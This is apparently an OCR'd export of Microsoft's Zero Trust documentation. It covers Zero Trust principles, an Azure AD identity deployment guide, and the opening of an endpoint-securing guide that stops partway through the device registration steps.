Zero Trust Guidance Center

Learn about the Zero Trust security model, its principles, and how to implement a Zero Trust architecture using the deployment plans.

Zero Trust implementation guidance

CONCEPT

What is Zero Trust?

Identity

Endpoints

Applications

Data

Infrastructure

Networks

Visibility, automation, and orchestration

Small business guidance

Microsoft 365 deployment plan for Zero Trust

DEPLOY

Deploy your identity infrastructure for Microsoft 365

Zero Trust identity and device configurations

Manage endpoints with Microsoft 365 Defender

Evaluate, pilot, and deploy Microsoft 365 Defender

Deploy a Microsoft Information Protection solution

Deploy information protection for data privacy regulations

Integrate SaaS apps for Zero Trust with Microsoft 365

Zero Trust deployment plans with Microsoft Azure and infrastructure

HOW-TO GUIDE

Secure IaaS infrastructure in Azure

Technology partner integrations

HOW-TO GUIDE

Integrate with Microsoft's Zero Trust solutions

Identity

Endpoints

Applications

Data

Infrastructure

Networks

Visibility, automation, and orchestration

Developer guidance

HOW-TO GUIDE

Develop using Zero Trust principles

Building apps that secure identity through permissions and consent

Securing DevOps environments for Zero Trust

Rapid Modernization Plan (RaMP)

HOW-TO GUIDE

Explicitly validate trust for all access requests

Ransomware recovery readiness

Data protection

What is Zero Trust?

Article • 12/13/2022 • 4 minutes to read

Zero Trust is a security strategy. It is not a product or a service, but an approach in designing and implementing the following set of security principles:

- Verify explicitly
- Use least privilege access
- Assume breach


Guiding principles of Zero Trust

Verify explicitly	Use least privilege access	Assume breach
Always authenticate and authorize based on all available data points.	Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.	Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.

This is the core of **Zero Trust**. Instead of believing everything behind the corporate firewall is safe, the Zero Trust model assumes breach and verifies each request as though it originated from an uncontrolled network. Regardless of where the request originates or what resource it accesses, the Zero Trust model teaches us to "never trust, always verify."

It is designed to adapt to the complexities of the modern environment that embraces the mobile workforce, protects people, devices, applications, and data wherever they are located.

A Zero Trust approach should extend throughout the entire digital estate and serve as an integrated security philosophy and end-to-end strategy. This is done by implementing Zero Trust controls and technologies across six foundational elements. Each of these is a source of signal, a control plane for enforcement, and a critical resource to be defended.



Different organizational requirements, existing technology implementations, and security stages all affect how a Zero Trust security model implementation is planned. Using our experience in helping customers to secure their organizations, as well as in implementing our own Zero Trust model, we've developed the following guidance to assess your readiness and to help you build a plan to get to Zero Trust.

You can organize your approach to Zero Trust around these key technology pillars:

Secure identity with Zero Trust Identities—whether they represent people, services, or IoT devices—define the Zero Trust control plane. When an identity attempts to access a resource, verify that identity with strong authentication, and ensure access is compliant and typical for that identity. Follow least privilege access principles.
Secure endpoints with Zero Trust Once an identity has been granted access to a resource, data can flow to a variety of different endpoints—from IoT devices to smartphones, BYOD to partner-managed devices, and on-premises workloads to cloud-hosted servers. This diversity creates a massive attack surface area. Monitor and enforce device health and compliance for secure access.
Secure applications with Zero Trust Applications and APIs provide the interface by which data is consumed. They may be legacy on-premises, lifted-and-shifted to cloud workloads, or modern SaaS applications. Apply controls and technologies to discover shadow IT, ensure appropriate in-app permissions, gate access based on real-time analytics, monitor for abnormal behavior, control user actions, and validate secure configuration options.
Secure data with Zero Trust Ultimately, security teams are protecting data. Where possible, data should remain safe even if it leaves the devices, apps, infrastructure, and networks the organization controls. Classify, label, and encrypt data, and restrict access based on those attributes.
Secure infrastructure with Zero Trust Infrastructure—whether on-premises servers, cloud-based VMs, containers, or micro-services—represents a critical threat vector. Assess for version, configuration, and JIT access to harden

defense. Use telemetry to detect attacks and anomalies, and automatically block and flag risky behavior and take protective actions.
Secure networks with Zero Trust All data is ultimately accessed over network infrastructure. Networking controls can provide critical controls to enhance visibility and help prevent attackers from moving laterally across the network. Segment networks (and do deeper in-network micro-segmentation) and deploy real-time threat protection, end-to-end encryption, monitoring, and analytics.
Visibility, automation, and orchestration with Zero Trust In our Zero Trust guides, we define the approach to implement an end-to-end Zero Trust methodology across identities, endpoints and devices, data, apps, infrastructure, and network. These activities increase your visibility, which gives you better data for making trust decisions. With each of these individual areas generating their own relevant alerts, we need an integrated capability to manage the resulting influx of data to better defend against threats and validate trust in a transaction.

With Zero Trust, we move away from a trust-by-default perspective to a trust-by-exception one. An integrated capability to automatically manage those exceptions and alerts is important so you can more easily find and detect threats, respond to them, and prevent or block undesired events across your organization.

Zero Trust and the US Executive Order 14028 on Cybersecurity

US executive order 14028, Improving the Nation's Cyber Security, directs federal agencies on advancing security measures that drastically reduce the risk of successful cyberattacks against the federal government's digital infrastructure. On January 26, 2022, the Office of Management and Budget (OMB) released the federal Zero Trust strategy in memorandum 22-09, in support of EO 14028.

Next steps

On this site you can find:

- Deployment guidance
- Integration guidance for ISVs
- App development guidance

For more resources and to learn more about Zero Trust, check out our Resources for accelerating your Zero Trust journey.

Deploying Zero Trust solutions

Article • 03/03/2023 • 2 minutes to read

Organizations may differ in terms of where they are in the Zero Trust journey. The Zero Trust Guidance center provides foundational information to get you started in your Zero Trust journey and various plans to guide you in rolling out Zero Trust wherever you may be in the journey.


First, you'll be guided through some conceptual information on the following technology components to help you better understand how they relate to Zero Trust:

- Identity
- Endpoints
- Applications
- Data
- Infrastructure
- Networks
- Visibility, automation, and orchestration

Use the conceptual topics in this section to assess your Zero Trust readiness and build a plan to adopt a Zero Trust approach to security in your organization.

After learning about the foundational concepts, you can proceed with guidance materials to help you in your Zero Trust journey:

- Rapid Modernization Plan
- Deployment plan

Rapid Modernization Plan (RaMP)	**Deployment plans**
	

Rapid Modernization Plan (RaMP)	Deployment plans
If you're in the early stages in your Zero Trust journey, the RaMP guide is a good place to start. Designed to deliver quick wins, the RaMP guide is organized by initiatives with checklists that identify critical layers of protection to get you up to speed in identifying fundamental deployment paths. The plan identifies key stakeholders and roles so you can put together a project plan. It is presented in a chronological order with leeway for multiple teams to tackle some tasks concurrently. Rapid Modernization Plan	For a more comprehensive guide on rolling out Zero Trust, the deployment plans provide in-depth guidance. Unlike the checklist format of the RaMP, deployment solutions weave together resources across products and services. Work is broken into units of work that can be configured together, helping you create a good foundation that you can build up from. Microsoft 365 Zero Trust deployment plan

Securing identity with Zero Trust

Article • 10/31/2022 • 12 minutes to read

Background

Cloud applications and the mobile workforce have redefined the security perimeter. Employees are bringing their own devices and working remotely. Data is being accessed outside the corporate network and shared with external collaborators such as partners and vendors. Corporate applications and data are moving from on-premises to hybrid and cloud environments. Organizations can no longer rely on traditional network controls for security. Controls need to move to where the data is: on devices, inside apps, and with partners.

Identities, representing people, services, or IoT devices, are the common dominator across today's many networks, endpoints, and applications. In the Zero Trust security model, they function as a powerful, flexible, and granular way to control access to data.

Before an identity attempts to access a resource, organizations must:

- Verify the identity with strong authentication.
- Ensure access is compliant and typical for that identity.
- Follows least privilege access principles.

Once the identity has been verified, we can control that identity's access to resources based on organization policies, on-going risk analysis, and other tools.

Identity Zero Trust deployment objectives

Before most organizations **start the Zero Trust journey**, their approach to identity is problematic in that the on-premises identity provider is in use, no SSO is present between cloud and on-premises apps, and **visibility** into identity risk is very limited.

When implementing an end-to-end Zero Trust framework for identity, we recommend you focus first on these **initial deployment objectives**:

I. Cloud identity federates with on-premises identity systems.

II. Conditional Access policies gate access and provide remediation activities.

III. Analytics improve visibility.

After these are completed, focus on these **additional deployment objectives**:

IV. Identities and access privileges are managed with identity governance.

V. User, device, location, and behavior is analyzed in real time to determine risk and deliver ongoing protection.

VI. Integrate threat signals from other security solutions to improve detection, protection, and response.


Identity Zero Trust deployment guide

This guide will walk you through the steps required to manage identities following the principles of a Zero Trust security framework.

Initial deployment objectives

I. Cloud identity federates with on-premises identity systems

Azure Active Directory (AD) enables strong authentication, a point of integration for endpoint security, and the core of your user-centric policies to guarantee least-privileged access. Azure AD's Conditional Access capabilities are the policy decision point for access to resources based on user identity, environment, device health, and risk—verified explicitly at the point of access. We will show how you can implement a Zero Trust identity strategy with Azure AD.



Connect all of your users to Azure AD and federate with on-premises identity systems

Maintaining a healthy pipeline of your employees' identities and the necessary security artifacts (groups for authorization and endpoints for extra access policy controls) puts you in the best place to use consistent identities and controls in the cloud.

Follow these steps:

1. Choose an authentication option. Azure AD provides you the best brute force, DDoS, and password spray protection, but make the decision that's right for your organization and your compliance needs.

2. Only bring the identities you absolutely need. For example, use going to the cloud as an opportunity to leave behind service accounts that only make sense on-premises. Leave on-premises privileged roles behind.

3. If your enterprise has more than 100,000 users, groups, and devices combined build a high performance sync box that will keep your life cycle up to date.

Establish your Identity Foundation with Azure AD

A Zero Trust strategy requires verifying explicitly, using least-privileged access principles, and assuming breach. Azure AD can act as the policy decision point to enforce your access policies based on insights on the user, endpoint, target resource, and environment.

Take this step:

- Put Azure AD in the path of every access request. This connects every user and every app or resource through one identity control plane and provides Azure AD with the signal to make the best possible decisions about the authentication/authorization risk. In addition, single sign-on and consistent policy guardrails provide a better user experience and contribute to productivity gains.

Integrate all your applications with Azure AD

Single sign-on prevents users from leaving copies of their credentials in various apps and helps avoid users get used to surrendering their credentials due to excessive prompting.

Also make sure you do not have multiple IAM engines in your environment. Not only does this diminish the amount of signal that Azure AD sees, allowing bad actors to live

in the seams between the two IAM engines, it can also lead to poor user experience and your business partners becoming the first doubters of your Zero Trust strategy.

Follow these steps:

1. Integrate modern enterprise applications that speak OAuth2.0 or SAML.
2. For Kerberos and form-based auth applications, integrate them using the Azure AD Application Proxy.
3. If you publish your legacy applications using application delivery networks/controllers, use Azure AD to integrate with most of the major ones (such as Citrix, Akamai, and F5).
4. To help discover and migrate your apps off of ADFS and existing/older IAM engines, review resources and tools.
5. Power push identities into your various cloud applications. This gives you a tighter identity lifecycle integration within those apps.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for applications**.

Verify explicitly with strong authentication


Follow these steps:

1. Roll out Azure AD MFA (P1). This is a foundational piece of reducing user session risk. As users appear on new devices and from new locations, being able to respond to an MFA challenge is one of the most direct ways that your users can teach us that these are familiar devices/locations as they move around the world (without having administrators parse individual signals).
2. Block legacy authentication. One of the most common attack vectors for malicious actors is to use stolen/replayed credentials against legacy protocols, such as SMTP, that cannot do modern security challenges.

II. Conditional Access policies gate access and provide remediation activities

Azure AD Conditional Access (CA) analyzes signals such as user, device, and location to automate decisions and enforce organizational access policies for resource. You can use

CA policies to apply access controls like multi-factor authentication (MFA). CA policies allow you to prompt users for MFA when needed for security and stay out of users' way when not needed.



Microsoft provides standard conditional policies called security defaults that ensure a basic level of security. However, your organization may need more flexibility than security defaults offer. You can use Conditional Access to customize security defaults with more granularity and to configure new policies that meet your requirements.

Planning your Conditional Access policies in advance and having a set of active and fallback policies is a foundational pillar of your Access Policy enforcement in a Zero Trust deployment. Take the time to configure your trusted IP locations in your environment. Even if you do not use them in a Conditional Access policy, configuring these IPs informs the risk of Identity Protection mentioned above.

Take this step:

- Check out our deployment guidance and best practices for resilient Conditional Access policies.

Register devices with Azure AD to restrict access from vulnerable and compromised devices

Follow these steps:

1. Enable Azure AD Hybrid Join or Azure AD Join. If you are managing the user's laptop/computer, bring that information into Azure AD and use it to help make better decisions. For example, you may choose to allow rich client access to data (clients that have offline copies on the computer) if you know the user is coming from a machine that your organization controls and manages. If you do not bring this in, you will likely choose to block access from rich clients, which may result in your users working around your security or using shadow IT.

2. Enable the Intune service within Microsoft Endpoint Manager (EMS) for managing your users' mobile devices and enroll devices. The same can be said about user mobile devices as about laptops: The more you know about them (patch level, jailbroken, rooted, etc.), the more you are able to trust or mistrust them and provide a rationale for why you block/allow access.

> **Tip**
>
> **Learn about implementing an end-to-end Zero Trust strategy for endpoints**

III. Analytics improve visibility

As you build your estate in Azure AD with authentication, authorization, and provisioning, it's important to have strong operational insights into what is happening in the directory.

Configure your logging and reporting to improve visibility


Take this step:

- Plan an Azure AD reporting and monitoring deployment to be able to persist and analyze logs from Azure AD, either in Azure or using a SIEM system of choice.

Additional deployment objectives

IV. Identities and access privileges are managed with identity governance

Once you've accomplished your initial three objectives, you can focus on additional objectives such as more robust identity governance.



Secure privileged access with Privileged Identity Management

Control the endpoints, conditions, and credentials that users use to access privileged operations/roles.

Follow these steps:

1. Take control of your privileged identities. Keep in mind that in a digitally-transformed organization, privileged access is not only administrative access, but also application owner or developer access that can change the way your mission-critical apps run and handle data.
2. Use Privileged Identity Management to secure privileged identities.

Restrict user consent to applications

User consent to applications is a very common way for modern applications to get access to organizational resources, but there are some best practices to keep in mind.

Follow these steps:

1. Restrict user consent and manage consent requests to ensure that no unnecessary exposure occurs of your organization's data to apps.
2. Review prior/existing consent in your organization for any excessive or malicious consent.

For more on tools to protect against tactics to access sensitive information, see "Strengthen protection against cyber threats and rogue apps" in our guide to implementing an identity Zero Trust strategy.

Manage entitlement

With applications centrally authenticating and driven from Azure AD, you can now streamline your access request, approval, and recertification process to make sure that the right people have the right access and that you have a trail of why users in your organization have the access they have.

Follow these steps:

1. Use Entitlement Management to create access packages that users can request as they join different teams/projects and that assigns them access to the associated resources (such as applications, SharePoint sites, group memberships).

2. If deploying Entitlement Management is not possible for your organization at this time, at least enable self-service paradigms in your organization by deploying self-service group management and self-service application access.

Use passwordless authentication to reduce the risk of phishing and password attacks


With Azure AD supporting FIDO 2.0 and passwordless phone sign-in, you can move the needle on the credentials that your users (especially sensitive/privileged users) are employing day-to-day. These credentials are strong authentication factors that can mitigate risk as well.

Take this step:

- Start rolling out passwordless credentials in your organization.

V. User, device, location, and behavior is analyzed in real time to determine risk and deliver ongoing protection

Real-time analysis is critical for determining risk and protection.



Deploy Azure AD Password Protection

While enabling other methods to verify users explicitly, don't ignore weak passwords, password spray, and breach replay attacks. And classic complex password policies do not prevent the most prevalent password attacks.

Take this step:

- Enable Azure AD Password Protection for your users in the cloud and on-premises.

Enable Identity Protection

Get more granular session/user risk signal with Identity Protection. You'll be able to investigate risk and confirm compromise or dismiss the signal, which will help the engine better understand what risk looks like in your environment.

Take this step:

- Enable Identity Protection.

Enable Microsoft Defender for Cloud Apps integration with Identity Protection

Microsoft Defender for Cloud Apps monitors user behavior inside SaaS and modern applications. This informs Azure AD about what happened to the user after they authenticated and received a token. If the user pattern starts to look suspicious (e.g., a user starts to download gigabytes of data from OneDrive or starts to send spam emails in Exchange Online), then a signal can be fed to Azure AD notifying it that the user seems to be compromised or high risk. On the next access request from this user, Azure AD can correctly take action to verify the user or block them.

Take this step:

- Enable Defender for Cloud Apps monitoring to enrich the Identity Protection signal.

Enable Conditional Access integration with Microsoft Defender for Cloud Apps

Using signals emitted after authentication and with Defender for Cloud Apps proxying requests to applications, you will be able to monitor sessions going to SaaS applications and enforce restrictions.

Follow these steps:

1. Enable Conditional Access integration.
2. Extend Conditional Access to on-premises apps.

Enable restricted session for use in access decisions

When a user's risk is low, but they are signing in from an unknown endpoint, you may want to allow them access to critical resources, but not allow them to do things that leave your organization in a noncompliant state. Now you can configure Exchange Online and SharePoint Online to offer the user a restricted session that allows them to read emails or view files, but not download them and save them on an untrusted device.

Take this step:

- Enable limited access to SharePoint Online and Exchange Online

VI. Integrate threat signals from other security solutions to improve detection, protection, and response

Finally, other security solutions can be integrated for greater effectiveness.

Integrate Microsoft Defender for Identity with Microsoft Defender for Cloud Apps

Integration with Microsoft Defender for Identity enables Azure AD to know that a user is indulging in risky behavior while accessing on-premises, non-modern resources (like File Shares). This can then be factored into overall user risk to block further access in the cloud.

Follow these steps:

1. Enable Microsoft Defender for Identity with Microsoft Defender for Cloud Apps to bring on-premises signals into the risk signal we know about the user.
2. Check the combined Investigation Priority score for each user at risk to give a holistic view of which ones your SOC should focus on.

Enable Microsoft Defender for Endpoint

Microsoft Defender for Endpoint allows you to attest to the health of Windows machines and determine whether they are undergoing a compromise. You can then feed that information into mitigating risk at runtime. Whereas Domain Join gives you a sense of control, Defender for Endpoint allows you to react to a malware attack at near real time by detecting patterns where multiple user devices are hitting untrustworthy sites, and to react by raising their device/user risk at runtime.

Take this step:

- Configure Conditional Access in Microsoft Defender for Endpoint.

Securing Identity in accordance with Executive Order 14028 on Cybersecurity & OMB Memorandum 22-09

The Executive Order 14028 on Improving the Nations Cyber Security & OMB Memorandum 22-09 includes specific actions on Zero Trust. Identity actions include employing centralized identity management systems, use of strong phishing-resistant MFA, and incorporating at least one device-level signal in authorization decision(s). For detailed guidance on implemening these actions with Azure Active Directory see Meet identity requirements of memorandum 22-09 with Azure Active Directory.

Products covered in this guide

Microsoft Azure

Azure Active Directory

Microsoft Defender for Identity

Microsoft 365

Microsoft Endpoint Manager (includes Microsoft Intune)

Microsoft Defender for Endpoint

SharePoint Online

Exchange Online

Conclusion

Identity is central to a successful Zero Trust strategy. For further information or help with implementation, please contact your Customer Success team or continue to read through the other chapters of this guide, which span all Zero Trust pillars.

The Zero Trust deployment guide series

Introduction

Identity

Endpoints

Applications

Data

Infrastructure

Networks

Visibility, automation, orchestration

Secure endpoints with Zero Trust

Article • 12/01/2021 • 19 minutes to read

Background

The modern enterprise has an incredible diversity of endpoints accessing data. Not all endpoints are managed or even owned by the organization, leading to different device configurations and software patch levels. This creates a massive attack surface and, if left unresolved, accessing work data from untrusted endpoints can easily become the weakest link in your Zero Trust security strategy.

Zero Trust adheres to the principle, "Never trust, always verify." In terms of endpoints, that means always verify *all* endpoints. That includes not only contractor, partner, and guest devices, but also apps and devices used by employees to access work data, regardless of device ownership.

In a Zero Trust approach, the same security policies are applied regardless of whether the device is corporate-owned or personally-owned through bring your own device (BYOD); whether the device is fully managed by IT, or only the apps and data are secured. The policies apply to all endpoints, whether PC, Mac, smartphone, tablet, wearable, or IoT device wherever they are connected, be it the secure corporate network, home broadband, or public internet.

Most importantly, the health and trustworthiness of apps that run on those endpoints impacts your security posture. You need to prevent corporate data from leaking to untrusted or unknown apps or services, either accidentally or through malicious intent.

There are a few key rules for securing devices and endpoints in a Zero Trust model:

- Zero Trust security policies are centrally enforced through the cloud and cover endpoint security, device configuration, app protection, device compliance, and risk posture.
- The platform as well as the apps that run on the devices are securely provisioned, properly configured, and kept up to date.
- There is automated and prompt response to contain access to corporate data within the apps in case of a security compromise.

- The access control system ensures that all policy controls are in effect before the data is accessed.

Endpoint Zero Trust deployment objectives

Before most organizations **start the Zero Trust journey**, their endpoint security is set up as follows:

- Endpoints are domain-joined and managed with solutions like Group Policy Objects or Configuration Manager. These are great options, but they don't leverage modern Windows 10 CSPs or require a separate cloud management gateway appliance to service cloud-based devices.
- Endpoints are required to be on a corporate network to access data. This could mean that the devices are required to physically be on-site to access the corporate network, or that they require VPN access, which increases the risk that a compromised device could access sensitive corporate resources.

When implementing an end-to-end Zero Trust framework for securing endpoints, we recommend you focus first on these **initial deployment objectives**:
I. Endpoints are registered with cloud identity providers. In order to monitor security and risk across multiple endpoints used by any one person, you need visibility in all devices and access points that may be accessing your resources. **II.** Access is only granted to cloud-managed and compliant endpoints and apps. Set compliance rules to ensure that devices meet minimum security requirements before access is granted. Also, set remediation rules for noncompliant devices so that people know how to resolve the issue. **III.** Data loss prevention (DLP) policies are enforced for corporate devices and BYOD. Control what the user can do with the data after they have access. For instance, restrict file saving to untrusted locations (such as local disk), or restrict copy-and-paste sharing with a consumer communication app or chat app to protect data.
After these are completed, focus on these **additional deployment objectives**:
IV. Endpoint threat detection is used to monitor device risk. Use a single pane of glass to manage all endpoints in a consistent way, and use a SIEM to route endpoint logs and transactions such that you get fewer, but actionable, alerts. **V.** Access control is gated on endpoint risk for both corporate devices and BYOD. Integrate data from Microsoft Defender for Endpoint, or other Mobile Threat Defense (MTD) vendors, as an information source for device compliance policies and device Conditional Access rules. The

device risk will then directly influence what resources will be accessible by the user of that device.

Endpoint Zero Trust deployment guide

This guide will walk you through the steps required to secure your devices following the principles of a Zero Trust security framework.

Initial deployment objectives

I. Endpoints are registered with a cloud identity providers

To help limit risk exposure, you need to monitor every endpoint to ensure each one has a trusted identity, security policies are applied, and the risk level for things like malware or data exfiltration has been measured, remediated, or deemed acceptable.

After a device is registered, users can access your organization's restricted resources using their corporate username and password to sign in (or Windows Hello for Business).

Register corporate devices with Azure Active Directory (AD)

Follow these steps:


New Windows 10 devices

1. Start up your new device and begin the OOBE (out-of-box-experience) process.
2. On the **Sign in with Microsoft** screen, type your work or school email address.
3. On the **Enter your password** screen, type your password.

